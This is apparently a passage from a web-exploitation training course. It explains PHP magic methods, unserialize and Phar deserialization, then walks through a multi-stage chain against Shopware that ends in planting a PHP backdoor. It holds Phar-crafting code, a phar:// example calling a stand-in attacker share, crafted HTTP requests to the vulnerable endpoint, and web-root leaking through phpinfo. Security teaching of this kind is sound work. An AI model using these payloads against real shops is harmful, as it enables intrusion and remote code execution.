Previously, we have explored some magic methods in section 2.3.1.1 against Java based allocation and have mentioned it a few times in this module. Let's fully explore magic methods within a PHP context. If you are familiar with programming object oriented code, then you will soon realize that magic methods are just overloaded methods that are exposed by the PHP runtime.

Below is the full list of available magic methods in PHP with their method definitions:

Method	Details
__construct	Called when creating an instance
__destruct	Called when destroying an instance
__call(string $name, string $arguments)	Called when an undefined or inaccessible method is called
__callStatic(string $name, string $arguments)	Called when an undefined or inaccessible static method is called
__get(string $name)	Called when getting a member variable of a class
__set(string $name, string $value)	Called when setting a member variable of a class
__isset(string $name)	Called when calling isset() or empty() for an undefined or inaccessible member
__unset(string $name)	Called when calling reset() for an undefined or inaccessible member
__sleep()	Called first when executing serialize()
__wakeup()	Called first when unserialize() is called on the object
__toString()	Called when using echo method to print an object directly

Method	Details
__invoke()	Called when trying to call an object in a way of calling function
__set_state(array $properties)	Called when calling var_export() on the object
__clone()	Called when the object is copied
__autoload(string $class)	Called when trying to load an undefined class

PHP assumes the method is magical if the method name begins with the double underscore __. Since magic methods need to be called by classes outside of the defined class, they need to be set to public.

The next section will outline the most important magic methods that are used for deserialization attacks under PHP.

6.8.1.1. __construct

```
student@target:~/tests$ cat construct.php
<?php
class Foo {
  public function __construct($name) {
    echo $name;
  }
}

new Foo("hello!\r\n");
?>
student@target:~/tests$ php construct.php
hello!
```

`__construct` is executed when a new instance of an object is created. In this example we can see that hello is being executed in the `__construct` method.

6.8.1.2. __call

```
<?php

class Bar{
  public function __call($function_name, $args) {
    echo "(+) called function $function_name with args: 
".implode(',',$args)."\r\n";
  }

}

class Foo {

  public function __construct($name) {
    $this->name = $name;
  }

  public function __destruct() {
    echo $this->name->dont_exist();
  }
}

new Foo(new Bar);
?>
student@target:~/tests$ php call.php
(+) called function dont_exist with args:
```

`__call` is triggered when a function call is made on an object that doesn't contain that function. In this example, the `Bar` class has `__call` defined and does not contain the function `dont_exist` therefore `__call` is executed when `dont_exist` is called.

6.8.1.3. __tostring

```
student@target:~/tests$ cat tostring.php
<?php
class Foo {

  public function __construct($name) {
    $this->name = $name;
  }

  public function __tostring() {
    return "Foo Object\r\n";
  }
}

echo new Foo("hello!\r\n");
?>
student@target:~/tests$ php tostring.php
Foo Object
```

When an object is used in a string operation such as, being printed or concatenated with a string, it needs to call the `__tostring` magic method in order to get the conversion of the object to a string.

As such, this method typically returns a value and can be a great pivot for a deserialization attack where a `__destruct` call is converting an object to a string or where after an unsafe unserialize call is made, the object is converted to a string.

6.8.1.4. __get and __set

```
student@target:~/tests$ cat getset.php
<?php
```

```
class Bar{
  public function __get($name) {
    echo "(+) called __get and trying to get property: $name\r\n";
  }
  public function __set($name, $value) {
    echo "(+) called __set and trying to set property: $name with $value\r\n";
  }
}

class Foo {

  public function __construct($name) {
    $this->name = $name;
  }

  public function __destruct() {
    echo $this->name->dont_exist;
    $this->name->dont_exist = 1337;
  }
}

new Foo(new Bar);
?>
student@target:~/tests$ php getset.php
(+) called __get and trying to get property: dont_exist
(+) called __set and trying to set property: dont_exist with 1337
```

The `__get` and `__set` magic methods are known as "property accessor" magic methods because they allow for accessing properties of an object. Again, they work by accessing non-existent properties on an object.

6.8.1.5. __wakeup

```
student@target:~/tests$ cat wakeup.php
<?php
class Foo {

  public function __construct($name) {
    $this->name = $name;
  }

  public function __wakeup() {
    echo "(+) in __wakeup using $this->name";
  }

  public function __destruct() {
    echo "(+) in __destruct using $this->name";
  }
}

unserialize("O:3:\"Foo\":1:{s:4:\"name\";s:8:\"hello!\r\n\";}");
?>
```

```
student@target:~/tests$ php wakeup.php
(+) in __wakeup using hello!
(+) in __destruct using hello
```

__wakeup is only ever triggered when deserializing a string into an object. The common way to perform this in PHP is to use the unserialize function call. It's well known that providing untrusted input to unserialize can have dramatic effects such as performing a deserialization attack using property oriented programming (POP). In fact, researchers have developed specialized tools to perform such attacks with common PHP libraries. More details will be provided on this shortly.

It's interesting to note that the __wakeup function is called before __destruct because __wakeup is triggered upon deserialization whereas __destruct is upon object destruction. When an object is deserialized, it's re-instantiated into the PHP runtime. Note that this is quite different from instantiation because no __construct function call is made.

Therefore, __wakeup is often used as a defense measure against deserialization attacks and developers typically set object properties to NULL in this function.

6.8.1.6. __destruct

```
student@target:~/tests$ cat destruct.php
<?php
class Foo {

  public function __construct($name) {
    $this->name = $name;
  }

  public function __destruct() {
    echo $this->name;
  }
}

new Foo("hello!\r\n");
?>
student@target:~/tests$ php destruct.php
hello!
```

Finally, we have __destruct. As mentioned, this function is executed when the object is destroyed after instantiation or re-instantiation. When a PHP script finishes execution, all of the objects are destroyed no matter what and as such their corresponding __destruct methods are called. Note the difference here, we cannot have arguments in the __destruct method, unlike the __construct.

__destruct is typically the first magic method attackers think of when performing deserialization attacks because it's guaranteed to be executed upon script termination and often contains dangerous code flow, unlike the __wakeup function.

6.8.1.7. Serialization and Deserialization

Just like in Java, PHP serialization is the name given to a process by which an object is converted to a format which can then be stored in a database or on disk. PHP deserialization is the reverse process, taking data and converting it into a PHP object in the runtime.

There are three primary differences between PHP and Java Deserialization. The first is that in PHP there are more magic methods that can be triggered (as we have seen) and as such, an attacker has more opportunities for exploitation in the author's opinion. The second difference is that PHP is an interpreted language, as opposed to Java which is a compile time and type safe language. The third difference is that PHP uses a string format for serialization, whereas Java uses a binary format.

The two main functions to perform this action in PHP are serialize and unserialize. Below is an example of calling unserialize on a serialized string.

```
student@target:~/tests$ cat destruct.php
<?php
class Foo {

  public function __construct($name) {
    $this->name = $name;
  }

  public function __destruct() {
    echo $this->name;
  }
}

unserialize("O:3:\"Foo\":1:{s:4:\"name\";s:8:\"hello!\r\n\";}");
?>
student@target:~/tests$ php destruct.php
hello!
```

In this example, we can re-instantiate a class into the PHP runtime using the unserialize function call. Then, later when the script finishes execution, the `__destruct` magic method is triggered which simply prints the name property.

In a typical deserialization attack against a PHP application, attacker controlled data is used in an unserialize function call. An example is listed below:

`<?php unserialize($_COOKIE['appsession']); ?>`

The exploitability of this issue is context dependent on the loaded classes at runtime. Sometimes there may be no interesting gadgets or POP chain that can be constructed.

The impact can range from anything such as Cross-Site Scripting (XSS) to Remote Code Execution (RCE).

In 2017 a special type of deserialization attack was discovered by Orange Tsai known as a Phar archive deserialization attack. This type of attack is still relatively new, hence big targets often fall victim to this however it will be removed in PHP 8.

Let's take a look at how this works.


```
student@target:~/tests$ cat destruct.php
<?php
class Foo {

  public function __construct($name) {
    $this->name = $name;
  }

  public function __destruct() {
    echo $this->name;
  }
}

include("phar://test.phar");
?>
student@target:~/tests$ cat makephar.php
<?php

// create new Phar
$phar = new Phar('test.phar');
$phar->startBuffering();
$phar->addFromString('test.txt', 'text');
$phar->setStub('<?php __HALT_COMPILER(); ? >');

// add object of any class as meta data
class Foo {}
$object = new Foo;
$object->name = "hello!\r\n";
$phar->setMetadata($object);
$phar->stopBuffering();

?>
student@target:~/tests$ php makephar.php
student@target:~/tests$ php destruct.php
hello!
```

Before running the `makephar.php` script, we will need to disable `phar.readonly` in the php.ini for the cli so that we can generate `Phar` archives.

```
[Phar]
; http://php.net/phar.readonly
phar.readonly = Off
```

In the above example, the `destruct.php` file contains an include method call on an arbitrary Phar archive using the `phar://` wrapper.

The `makephar.php` file contains code that will craft a `Phar` archive and set it's metadata to an object which gets serialized upon creation of the `Phar` archive. We can see the object is serialized because when inspected, we can see the serialized format.



```
student@target:~/module-3/tests$ grep readonly /etc/php/7.4/cli/php.ini
; http://php.net/phar.readonly
phar.readonly = Off
student@target:~/module-3/tests$ php makephar.php

student@target:~/module-3/tests$ hexdump -C test.phar
00000000  3c 3f 70 68 70 20 5f 5f  48 41 4c 54 5f 43 4f 4d  |<?php __HALT_COM|
00000010  50 49 4c 45 52 28 29 3b  20 3f 3e 0d 0a 5e 00 00  |PILER(); ?>..^..|
00000020  00 01 00 00 00 11 00 00  00 01 00 00 00 00 00 28  |...............(|
00000030  00 00 00 4f 3a 33 3a 22  46 6f 6f 22 3a 31 3a 7b  |...O:3:"Foo":1:{|
00000040  73 3a 34 3a 22 6e 61 6d  65 22 3b 73 3a 38 3a 22  |s:4:"name";s:8:"|
00000050  68 65 6c 6c 6f 21 0d 0a  22 3b 7d 08 00 00 00 74  |hello!..";}....t|
00000060  65 73 74 2e 74 78 74 04  00 00 00 51 6b 99 60 04  |est.txt....Qk.`.|
00000070  00 00 00 c7 a7 8b 3b b4  01 00 00 00 00 00 00 74  |......;........t|
00000080  65 78 74 48 db aa 8d e5  97 2c fa 6d ed 1e ec a0  |extH.....,.m....|
00000090  21 cd 93 48 3b 42 f4 02  00 00 00 47 42 4d 42     |!..H;B.....GBMB|
0000009f
student@target:~/module-3/tests$
```

Essentially, any file operation performed on a semi controlled path (the first part of the string path) can lead to arbitrary deserialization, this quite often results in remote code execution. To save you some time, we have compiled a list of vulnerable files functions (known as sinks) which have been proven to work with Phar archives:

- `fopen`
- `is_file`
- `file_exists`
- `is_dir`
- `is_link`
- etc

Keep in mind that on *nix targets you will need to "plant" the `Phar` archive on the target system first. This can often be done with file uploads because file uploads often only validate the extension. If they do validate the file contents, researchers have already developed tools to generate polyglots for `Phar`/`JPG` formats.

On Windows based PHP application targets, it's possible to use a remote, attacker controlled share drive. Whilst we won't be using this technique, we have included it for sake of completeness. A sample attack might look like the following:

```php
<?php
$ext = '.exe';
is_executable('phar:////attacker.tld/path/to/phar/test.phar/blah'.$ext);
?>
```

This technique was used to exploit CVE-2018-18903 for unauthenticated remote code execution leveraging a file write gadget chain.

Note here that even if an attacker doesn't control the path ending, they can use a slash at the end of an archive followed by some string (in this case "blah") to represent access to a file inside of the Phar archive.

Deserialization happens before the file existence validation inside of the archive.

Please take a moment to read through this section carefully, as it will become relevant in the next few sections for our attack on Shopware.

6.8.2. Pivot Primitives

Essentially, what we want to achieve is to find a function or function chain in order to be able to jump to a new code location and/or perform something dangerous. Previously we gave an example of such a sink:

```php
<?php
class Foo {
  public function __construct($name) {
    eval($name);
  }
}
?>
```

However, this is unlikely to be discovered in the code especially considering that we are dealing with an allowed list of classes. What if we had a class that contained a file operation sink:

```php
<?php
class Bar {
  public function __construct($name) {
    file_get_content($name);
  }
}
?>
```

Given what we now know about deserialization attacks, we can reach an arbitrary deserialization because we can control all arguments to the `__construct` function call and therefore reach the `file_get_contents` sink with a phar:// wrapper call.

One such class is in the `engine/Shopware/Components/CsvIterator.php` file:

```php
class Shopware_Components_CsvIterator extends Enlight_Class implements Iterator
{
    const DEFAULT_DELIMITER = ';';
    const DEFAULT_LENGTH = 60000;

    public function __construct($filename, $delimiter = self::DEFAULT_DELIMITER,
$header = null)   // 1
    {
        if (($this->_handler = fopen($filename, 'r')) === false) {  // 2
            throw new Exception(sprintf('The file "%s" cannot be opened',
$filename));
        }

        $this->_newline = $this->getNewLineType();
        $this->_delimiter = $delimiter;
        if (empty($header)) {
            $this->_read();
            $this->_header = $this->_current;
        } else {
            $this->_header = $header;
        }
    }
```


The code at *[1]* is entered if we try to create a new instance of this class and at *[2]* its possible for an attacker to trigger an arbitrary deserialization using the phar:// wrapper.

The attack payload looks like so:


```
GET /backend/ProductStream/loadPreview?sort={"Shopware_Components_CsvIterator":
{"filename":"phar://path/to/target.phar","delimiter":"","header":""}} HTTP/1.1
Host: target:8080
X-CSRF-Token: ktT912Jv4EtP7MAQpwi9H5CeCaVou7
Cookie: SHOPWAREBACKEND=6ni6hpb61nu0699siq9judjpcs
Connection: close
```

In order for us to verify that we can reach the vulnerable code path, we will go ahead and set a breakpoint in `engine/Shopware/Components/CsvIterator.php` script within the first line of the `__construct` method.

```
    public function __construct($filename, $delimiter = self::DEFAULT_DELIMITER,
$header = null)
    {
        if (($this->_handler = fopen($filename, 'r')) === false) {
        //...
```



```
GET /backend/ProductStream/loadPreview?sort=
{"Shopware_Components_CsvIterator":{"filename":"phar://path/to/target.phar","delimiter":"","header":""}} HTTP/1.1
Host: 127.0.0.1:8080
X-CSRF-Token: ovo2aDPrXiDZeSAArhPxAnc974cRnl
Cookie: SHOPWAREBACKEND=i93v6dt0p2isl9aifrjkl569p1
Connection: close

```


CsvIterator.php - debug (Workspace) - Visual Studio Code
File Edit Selection View Go Run Terminal Help
RUN AND DEBUG module 3 (user :
CsvIterator.php
shopware > engine > Shopware > Components > CsvIterator.php
VARIABLES
Locals
Superglobals
User defined constants
WATCH
CALL STACK
PAUSED ON BREAKPOINT

```
$delimiter: ""
$filename: "phar://path/to/target.phar"
$header: ""
$this: Shopware_Components_CsvIterator
```

```
Shopware_Components_CsvIterator->__construct
ReflectionClass->newInstanceArgs   Reflecti...
```


```php
    /**
     * This is the constructor. It try to open the CSV file.
     *
     * @param string $filename  the full path of the CSV file
     * @param string $delimiter the delimiter
     * @param int    $header
     *
     * @throws Exception
     */
    public function __construct($filename, $delimiter = self::DEFAULT_DELIMITER, $header = null)
    {
        if (($this->_handler = fopen($filename, 'r')) === false) {
            throw new Exception(sprintf('The file "%s" cannot be opened', $filename));
        }

        $this->_newline = $this->getNewLineType();

        $this->_delimiter = $delimiter;
        if (empty($header)) {
            $this->_read();
            $this->_header = $this->_current;
        } else {
            $this->_header = $header;
        }
    }
```

6.8.3. Exercise - Replay and Discover

Replay the above attack flow and ensure that you are able to reach the `__construct` of the `Shopware_Components_CsvIterator` class.

Once you have completed the challenge, attempt to discover your own class that contains a vulnerable `__construct` method that you can leverage to reach with a `Phar` deserialization using an argument to the constructor.

After you have found your own class, or if you wish to use the `Shopware_Components_CsvIterator`, either save the request to a file as "stage7.txt" or save the tab in repeater. We will come back to this request later on.



```
GET /backend/ProductStream/loadPreview?sort=
{"Shopware_Components_CsvIterator":{"filename":"phar://path/to/target.phar","delimiter":"","header":""}} HTTP/1.1
Host: 127.0.0.1:8080
X-CSRF-Token: ovo2aDPrXiDZeSAArhPxAnc974cRnl
Cookie: SHOPWAREBACKEND=i93v6dt0p2isl9aifrjkl569p1
Connection: close
```

6.8.4. Chaining Primitives & Attack Flow

In order to exploit this vulnerability, we need to step back a little bit and conceptualize at a high level what is happening and what is needed to achieve our goal. This is a 7 stage bug chain:

1. Login and/or obtain access to a backend session.

This is necessary for access to all the functionality in the next few steps including the ability to reach the vulnerability itself.

2. Leak a CSRF token.

In order for us to trigger the vulnerability, we will need a CSRF token

3. Leak the full path to the web root.

Depending on which POP chain we use, we may need to the ability to leak the web root path, as we need to know the path to write our PHP backdoor onto the targets filesystem. Using a relative path here is not possible here since an object is getting re-instantiated into the runtime.

4. Generate a malicious Phar.

We need to develop a PHP pop chain for a deserialization attack that we can use inside of the Phar archive.

5. Upload a file.

We need to be able to upload a Phar archive that we can later deserialize via the primitive we have. It doesn't matter if the requirements are to have a valid image extension as long as the content can be a valid Phar, we can use it.

The reason for using a file upload instead of a rogue SMB server is so that our exploit can work on multi-platforms (Windows and Unix).

6. Leak the location of the uploaded file.

We will need to locate the exact path of the uploaded file so that we can use it in our object injection primitive.


7. Trigger the object injection.

Triggering the object injection, essentially means our attack payload stored in a Phar archive will be deserialized and we write our PHP code backdoor onto the file system.


In order to exploit this, steps 3, 4, 5 and 6 need to be solved. Let's start with step 3.

6.8.5. Leaking the Full Path to the Web Root (Primitive 3)

When a PHP application is using a poorly configured `php.ini` file with display_errors turned on, it's possible to leak the path of the web root by accessing a PHP page that will throw a runtime WARNING or FATAL error.



```
student@target:~/module-3$ ./bin/open-web-container
root@cba5a442b332:/var/www/html# cat /usr/local/etc/php/php.ini | grep display_errors
; display_errors
display_errors = On
; separately from display_errors. PHP's default behavior is to suppress those
root@cba5a442b332:/var/www/html#
```


target:8080/themes/Frontend/Ba
Not secure | target:8080/themes/Frontend/Bare/Theme.php


Fatal error: Class 'Shopware\Components\Theme' not found in **/var/www/html/themes/Frontend/Bare/Theme.php** on line **31**

We can observe that we are leaking the web root path to the `Theme.php` file. In this case, the web root path is `/var/www/html/`. The remainder of the path (`themes/Frontend/Bare/Theme.php`) is irrelevant because it's accessible from the web root path.

However, we want our code to work on all versions of the software and we don't want to rely on a faulty configuration setting in `php.ini` right? How are we going to exploit that?

It turns out that what we need is an application specific information disclosure vulnerability. Application specific, because it doesn't depend on any `php.ini` setting.

As it turns out, it's possible to leak a `phpinfo` method call from the administrative interface.



SERVER_SIGNATURE	<address>Apache/2.4.25 (Debian) Server at target Port 8080</address>
SERVER_SOFTWARE	Apache/2.4.25 (Debian)
SERVER_NAME	target
SERVER_ADDR	192.168.16.3
SERVER_PORT	8080
REMOTE_ADDR	192.168.184.1
DOCUMENT_ROOT	/var/www/html
REQUEST_SCHEME	http
CONTEXT_PREFIX	*no value*
CONTEXT_DOCUMENT_ROOT	/var/www/html
SERVER_ADMIN	webmaster@localhost
SCRIPT_FILENAME	/var/www/html/shopware.php
REMOTE_PORT	57454

This information allows an attacker to disclose the web root, despite the `php.ini` settings.

6.8.6. Exercise - Use the Source Luke!

Given that you know the Shopware application is using an MVC design, attempt to locate the vulnerable source code for leaking the `phpinfo` method call result.

Why doesn't the request to this endpoint require a CSRF token? Explain your answer using the relevant code.

Once you have done so, modify your exploit to leak the `DOCUMENT_ROOT` variable from `phpinfo`:

```
student@target:~/FSWA/code/module-3$ ./poc-stage-3.py localhost:8080 / demo:demo
(+) stage 1 - logged in as demo:demo cookie: {'SHOPWAREBACKEND': '1i6hd61b6s8cpj8cfmdvkofkga'}
